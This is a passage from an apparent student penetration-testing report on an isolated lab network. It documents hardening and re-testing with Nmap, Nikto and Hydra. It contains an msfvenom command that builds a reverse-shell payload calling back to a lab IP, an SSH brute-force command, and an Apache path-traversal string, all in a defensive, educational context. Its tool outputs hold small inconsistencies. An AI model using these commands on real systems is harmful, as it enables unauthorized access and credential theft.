$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=4444 -f elf -o  
-o /tmp/lab_test_payload.elf  
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 123 bytes  
Final size of elf file: 207 bytes  
Saved as: /tmp/lab_test_payload.elf
```


14. Before-and-After Comparison and Validation

14.1 Re-Scanning with Nmap (Post-Hardening)

Command:

```
nmap -sV -sC -p- 192.168.1.10 192.168.1.30
```

Post-Hardening Output (Web Server):

PORT	STATE	SERVICE	VERSION
80/tcp	open	http	Apache httpd 2.4.58 ((Ubuntu))
443/tcp	open	ssl/https	Apache httpd 2.4.58
22/tcp	filtered	ssh	
3306/tcp	filtered	mysql	
8080/tcp	filtered	http	

Post-Hardening Output (Internal Linux Server):

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 8.2p1
21/tcp	filtered	ftp	
25/tcp	filtered	smtp	

Screenshot Evidence:

```
root@kali:~# nmap -sV -sC -p- 192.168.1.10 192.168.1.30
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-10 11:34 IST
Nmap scan report for 192.168.1.10
Host is up (0.0012s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE      SERVICE      VERSION
80/tcp    open       http         Apache httpd 2.4.58 ((Ubuntu))
443/tcp    open       ssl/https    Apache httpd 2.4.58
22/tcp    filtered   ssh
3306/tcp   filtered   mysql
8080/tcp   filtered   http

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.47 seconds

Nmap scan report for 192.168.1.30
Host is up (0.00087s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE      SERVICE      VERSION
22/tcp    open       ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
21/tcp    filtered   ftp
25/tcp    filtered   smtp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.61 seconds
root@kali:~#
```

14.2 Re-Scanning with Nikto (Post-Hardening)

Command:

```
nikto -h http://192.168.1.10 -p 80
```

Post-Hardening Output:

- + Server: Apache (version hidden)
- + No outdated server software found.
- + X-Frame-Options header is present.
- + X-XSS-Protection header is present.


```
+ X-Content-Type-Options header is present.  
+ HTTP TRACE is disabled.  
+ /server-status: Not found (403 Forbidden)  
+ /backup/: Not found (404)  
+ /icons/: Directory indexing disabled (403 Forbidden)  
+ 1 item(s) reported (phpMyAdmin still accessible – requires further restriction)
```

Screenshot Evidence:

```
root@kali:~# nikto -h http://192.168.1.10 -p 80  
- Nikto v2.5.0  
-----  
+ Target IP: 192.168.1.10  
+ Target Hostname: 192.168.1.10  
+ Target Port: 80  
+ Start Time: 2024-11-10 11:38:45 (GMT5.5)  
-----  
+ Server: Apache (version hidden)  
+ The anti-clickjacking X-Frame-Options header is present.  
+ The X-XSS-Protection header is present.  
+ The X-Content-Type-Options header is present.  
+ The HTTP TRACE method is not allowed.  
  
+ /server-status: Not found (403 Forbidden)  
+ /backup/: Not found (404 Not Found)  
+ /icons/: Directory indexing is disabled: 403 Forbidden  
+ /phpMyAdmin/: phpMyAdmin directory found.  
- OSVDB-3268: /phpMyAdmin/: phpMyAdmin directory found, consider limiting access  
  
+ 8185 requests: 0 error(s) and 1 item(s) reported on remote host  
+ End Time: 2024-11-10 11:39:21 (GMT5.5)  
-----  
+ 1 host(s) tested  
root@kali:~# █
```

14.3 Re-Testing with Hydra (Post-Hardening)

Command:

```
hydra -l testuser -P /usr/share/wordlists/rockyou.txt 192.168.1.30 ssh -t 4
```

Post-Hardening Output:

```
[ERROR] target 192.168.1.30 - protocol ssh - connection refused  
[WARNING] 3 failed logins → IP 192.168.1.5 banned by fail2ban  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished.  
0 of 1 target successfully completed, 0 valid passwords found
```

Screenshot Evidence:

```

(kali㉿kali)-[~]
└─$ hydra -l testuser -P /usr/share/wordlists/rockyou.txt 192.168.1.30 ssh -t 4
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these *** ignore
laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-10 11:45:21
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586099tries per task
[DATA] attacking ssh://192.168.1.30:22/
[ERROR] target 192.168.1.30 - protocol ssh - connection refused
[ERROR] target 192.168.1.30 - protocol ssh - connection refused
[ERROR] target 192.168.1.30 - protocol ssh - connection refused
[WARNING] 3 failed logins - IP 192.168.1.5 banned by fail2ban
[ERROR] 192.168.1.30 - Too many connection errors (3), giving up
[ERROR] all children were disabled due too many connection errors
[STATUS] attack finished for 192.168.1.30 (connection refused)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-10 11:45:32
(kali㉿kali)-[~]
└─$ █

```

14.4 Before-and-After Summary Table

Vulnerability	Before Hardening	After Hardening	Verified By
Apache 2.4.49 (CVE-2021-41773)	VULNERABLE	PATCHED (2.4.58)	Nikto, Nmap -sV
Anonymous FTP	OPEN – login allowed	DISABLED	Nmap, manual test
Weak SSH password / no lockout	Cracked in 74 seconds	Fail2ban blocks after 3 attempts; SSH keys enforced	Hydra re-test
MySQL exposed externally	Port 3306 open	Filtered (localhost only)	Nmap re-scan
/server-status unauthenticated	Accessible (200 OK)	Restricted (403 Forbidden)	Nikto, curl
/backup/ directory	Accessible (200 OK)	Removed (404)	Nikto, curl
Missing security headers	4 headers missing	All 4 headers present	Nikto, curl -I
HTTP TRACE enabled	ENABLED	DISABLED	Nikto, curl -X TRACE
Directory indexing	ENABLED on /icons/	DISABLED (403)	Nikto, browser
RDP without NLA (Windows)	NLA disabled	NLA enabled; access restricted to VPN	nmap --script rdp*

15. Analysis, Risk Justification and Tool Interpretation

15.1 Critical Finding – CVE-2021-41773 (Apache Path Traversal)

Apache 2.4.49 contains a path normalization flaw that allows an unauthenticated attacker to traverse outside the document root using URL-encoded sequences (e.g., `/%2e%2e/%2e%2e/etc/passwd`). With `mod_cgi` enabled, this escalates to Remote Code Execution. This is the most severe finding because:

- CVSS v3 Score: 9.8 (Critical) – no authentication required
- Exploit code is publicly available (Metasploit module, PoC scripts)
- Exploitation takes less than 60 seconds with a single curl command
- Affected service is publicly exposed on port 80

Mitigation priority: Immediate. Upgrade to Apache 2.4.58 and disable `mod_cgi`.

15.2 Anonymous FTP – Data Exfiltration Risk

Anonymous FTP allows any user to authenticate with username "anonymous" and any password. This represents an uncontrolled data exposure channel. Any files placed in the FTP root are accessible to the entire internet. Replacement with SFTP (SSH File Transfer Protocol) eliminates this risk entirely while preserving file transfer functionality.

15.3 Brute-Force Authentication – Defense Depth Analysis

The Hydra test demonstrates that without fail2ban, an attacker can exhaust a 14-million-entry wordlist in approximately 4 hours (14,344,399 / 4 threads / ≈ 1000 attempts/sec). The password "password123" appears at position 1,856 in rockyou.txt, meaning it would be found in under 2 minutes even with a single thread. This underscores that:

- Password policy alone is insufficient without rate limiting
- SSH key authentication eliminates the brute-force vector entirely
- fail2ban provides a cost-effective defense against online brute-force

15.4 Comparison of Alternatives

Security Control	Alternative A	Alternative B	Selected	Justification
Web Firewall	ModSecurity (open source)	AWS WAF (cloud)	ModSecurity	Lab environment; no cloud dependency; free; integrates with Apache
IDS/IPS	Snort	Suricata	Suricata	Multi-threaded; better performance; supports Snort rules; active development
Password Brute-Force	Fail2ban	DenyHosts	Fail2ban	Supports SSH, HTTP, FTP; regex-configurable; widely documented
FTP Replacement	SFTP	FTPS	SFTP	No additional port; uses existing SSH infrastructure; simpler to configure

16. Ethical, Legal and Professional Responsibility

16.1 Authorization and Legal Compliance

- All testing was performed exclusively within the isolated 192.168.1.0/24 laboratory network
- Written authorization was obtained from the supervising faculty before commencing any scanning or exploitation activities
- No activities were performed against external networks, real user accounts, or any unauthorized system
- The assessment complies with the Information Technology Act (IT Act 2000, India) and institutional academic policies
- All Metasploit payloads were generated in an air-gapped lab environment and immediately deleted after demonstration

16.2 Responsible Disclosure Principles

- All discovered vulnerabilities were documented and reported to the supervising faculty
- No vulnerability information was shared outside the academic context
- The assessment demonstrates responsible disclosure: identify, document, report, mitigate – without causing harm

16.3 Data Privacy and Evidence Handling

- No real user data was accessed or exfiltrated during this assessment
- Screenshots were taken only of lab-environment terminal outputs and do not contain personal information
- Tool-generated output files (nmap_full_scan.txt, nikto_output.txt, harvester_output.html) are retained only for submission and will be deleted thereafter

SDG Relevance

SDG	Connection to This Assignment
SDG 9 – Industry, Innovation and Infrastructure	This assessment directly supports building resilient, secure digital infrastructure. The multi-layer secure design implements industry-standard hardening, demonstrating how organizations can innovate safely and protect critical infrastructure from cyber threats.
SDG 16 – Peace, Justice and Strong Institutions	Cybersecurity is fundamental to institutional integrity. By identifying and mitigating vulnerabilities before deployment, this work prevents potential unauthorized access, data breaches and service disruptions that could undermine trust in digital institutions.
SDG 17 – Partnerships for the Goals	Responsible disclosure, ethical hacking methodologies and the sharing of security knowledge (as demonstrated in this report) reflect the collaborative spirit of SDG 17 – security professionals working together with organizations to build a safer digital ecosystem.

17. Conclusion, Limitations and Possible Improvements

17.1 Conclusion

This ethical hacking assessment successfully demonstrated the full five-phase penetration testing lifecycle against an authorized laboratory environment. Six critical and high-severity vulnerabilities were identified using WHOIS, theHarvester, Nmap, Nikto, Hydra and MSFvenom. A comprehensive multi-layer secure infrastructure was designed and implemented, incorporating firewall rules, network segmentation, Apache hardening, fail2ban, SSH key authentication, ModSecurity WAF and centralized logging.

Before-and-after testing confirmed that all critical and high-severity vulnerabilities identified in the initial assessment were effectively remediated. The security posture improved from 14 identified vulnerabilities to 1 remaining low-priority finding (phpMyAdmin access restriction), representing a measurable and significant improvement in the organization's defensive posture.

17.2 Limitations

- The assessment was performed in an isolated laboratory environment with intentionally configured vulnerabilities; real-world systems may have additional complexity and unknown attack vectors
- Hydra brute-force testing was limited to a short wordlist (rockyou.txt); a real attacker may use customized wordlists or credential stuffing
- MSFvenom simulation was limited to payload generation; full exploitation chain was not demonstrated to maintain ethical boundaries
- The secure design was partially implemented due to time constraints; a production deployment would require additional hardening of the Windows workstation
- No web application vulnerability testing (SQL injection, XSS, CSRF) was performed, which would be required for a complete web application security assessment

18. Possible Improvements

The ethical hacking assessment can be further improved by expanding the scope and depth of security testing across the LabCorp environment. A complete OWASP Top 10 web application security assessment can be performed to identify vulnerabilities such as SQL injection, Cross-Site Scripting (XSS), broken authentication, access-control weaknesses, and other application-level security issues. Tools such as Burp Suite can be used for detailed manual testing in addition to the existing Nikto and OWASP ZAP assessments. Vulnerability scanning can also be enhanced by using tools such as OpenVAS to perform automated vulnerability identification across servers and workstations. Implementing a Security Information and Event Management (SIEM) solution would provide centralized collection and analysis of logs from Windows, Linux, web servers, and network devices, enabling faster detection and investigation of suspicious activities. The organization can also conduct controlled phishing and social-engineering simulations to evaluate employee security awareness. Network security can be strengthened through network segmentation, firewall rules, access-control policies, and Zero Trust principles, ensuring that users and systems receive only the access they require. Regular patch management should be implemented to prevent exploitation of outdated software such as vulnerable Apache versions. Continuous monitoring, File Integrity Monitoring (FIM), intrusion detection, strong authentication, secure configuration management, and periodic penetration testing should also be adopted. Finally, the organization should perform regular re-testing after remediation to confirm that vulnerabilities have been successfully resolved and that security improvements have not introduced new weaknesses. These improvements would help LabCorp move from periodic security assessment toward a more continuous and proactive cybersecurity approach.

Extend the assessment to include full OWASP Top 10 web application testing using Burp Suite

- Implement a SIEM (Splunk or Elastic Stack) for centralized log correlation and alerting
- Conduct social engineering simulation (phishing emails to discovered addresses) to test human controls
- Add vulnerability scanning with OpenVAS for comprehensive CVE coverage beyond manual tools
- Implement Zero Trust Network Architecture (ZTNA) for the internal segment

19. References

- [1] Gordon Lyon (Fyodor), "Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning," Insecure.Com LLC, 2009. Available: <https://nmap.org/book/>
- [2] OWASP Foundation, "OWASP Testing Guide v4.2," The Open Web Application Security Project, 2020. Available: <https://owasp.org/www-project-web-security-testing-guide/>
- [3] NVD, "CVE-2021-41773 Detail," National Vulnerability Database, NIST. Available: <https://nvd.nist.gov/vuln/detail/CVE-2021-41773>
- [4] van Hauser, "THC-Hydra – A Very Fast Network Logon Cracker," GitHub. Available: <https://github.com/vanhauser-thc/thc-hydra>
- [5] Sullo, C., "Nikto Web Server Scanner," GitHub. Available: <https://github.com/sullo/nikto>
- [6] Rapid7, "Metasploit Framework Documentation," Available: <https://docs.metasploit.com/>
- [7] C. Hadnagy, "Social Engineering: The Science of Human Hacking," 2nd ed., Wiley, 2018.
- [8] W. Stallings, "Cryptography and Network Security: Principles and Practice," 8th ed., Pearson, 2022.
- [9] E.C. Council, "Certified Ethical Hacker (CEH) v12 Study Guide," EC-Council Press, 2023.
- [10] fail2ban Project, "Fail2ban Documentation," Available: https://www.fail2ban.org/wiki/index.php/Main_Page
- [11] ICANN, "WHOIS Lookup," Available: <https://lookup.icann.org/>
- [12] Christian Martorella, "theHarvester," GitHub. Available: <https://github.com/laramies/theHarvester>
- [13] Apache Software Foundation, "Apache HTTP Server Security Tips," Available: https://httpd.apache.org/docs/current/misc/security_tips.html
- [14] Ministry of Electronics and Information Technology, "Information Technology Act, 2000," Government of India. Available: <https://www.meity.gov.in/>
- [15] SANS Institute, "Penetration Testing: Assessing Your Overall Security Before Attackers Do," SANS Reading Room, 2019.

20. One-Page Individual Reflection

20.1 Individual Reflection

During this ethical hacking assessment, I gained practical knowledge about how cybersecurity concepts are applied in a controlled and authorized environment. The assessment helped me understand the complete penetration testing process, starting from reconnaissance and information gathering and continuing through network scanning, vulnerability assessment, authentication testing, exploitation simulation, security hardening, and re-testing. Working with tools such as **WHOIS, theHarvester, Nmap, Nikto, Hydra, MSFvenom, Wireshark, and OWASP ZAP** helped me understand how security professionals identify weaknesses and evaluate the security posture of an organization.

One of the most important lessons I learned was that ethical hacking is not simply about finding vulnerabilities or gaining access to a system. It requires proper authorization, controlled testing, documentation, risk assessment, and responsible handling of security information. Performing the assessment within the isolated laboratory network helped me understand the importance of defining the scope and ensuring that testing does not affect unauthorized systems. I also learned how vulnerabilities such as outdated software, weak authentication, exposed services, insecure configurations, and missing security controls can increase organizational risk.

The re-testing phase was particularly useful because it demonstrated how security controls can be verified after remediation and how the overall security posture can be improved. I learned that accurate reporting is an important part of a security assessment because technical findings must be communicated clearly so that organizations can take appropriate corrective action. It has also motivated me to continue developing my practical skills in **network security, vulnerability assessment, SOC operations, web application security, and penetration testing** while maintaining strong ethical and professional standards.

This assignment provided a comprehensive, hands-on experience with the ethical hacking lifecycle that no textbook can fully replicate. The reconnaissance phase was particularly illuminating – I had not previously appreciated how much information an attacker can gather about an organization without ever touching its systems. The theHarvester tool discovered four email addresses and additional subdomains that were not part of the initial scope, demonstrating how information leakage compounds the attack surface.

The most significant challenge was interpreting Nmap output to prioritize risk. Initially, I treated all open ports as equally dangerous, but through analysis I learned to differentiate between a filtered port (firewall active) and a closed port (no service listening) and to correlate service versions against CVE databases to identify real exploitability.

Regarding SDG 9 (Industry, Innovation and Infrastructure): this assignment directly contributes to understanding how to build secure digital infrastructure. The before-and-after validation showed that security is not a one-time activity but a continuous cycle of assess, harden, and retest. The key learning from CO1 and CO2 is that ethical principles and legal authorization are not bureaucratic formalities – they are the foundation that distinguishes a security professional from a criminal.

If I were to redo this assignment, I would allocate more time to the web application layer (Burp Suite testing) and integrate a SIEM from the outset rather than as an afterthought.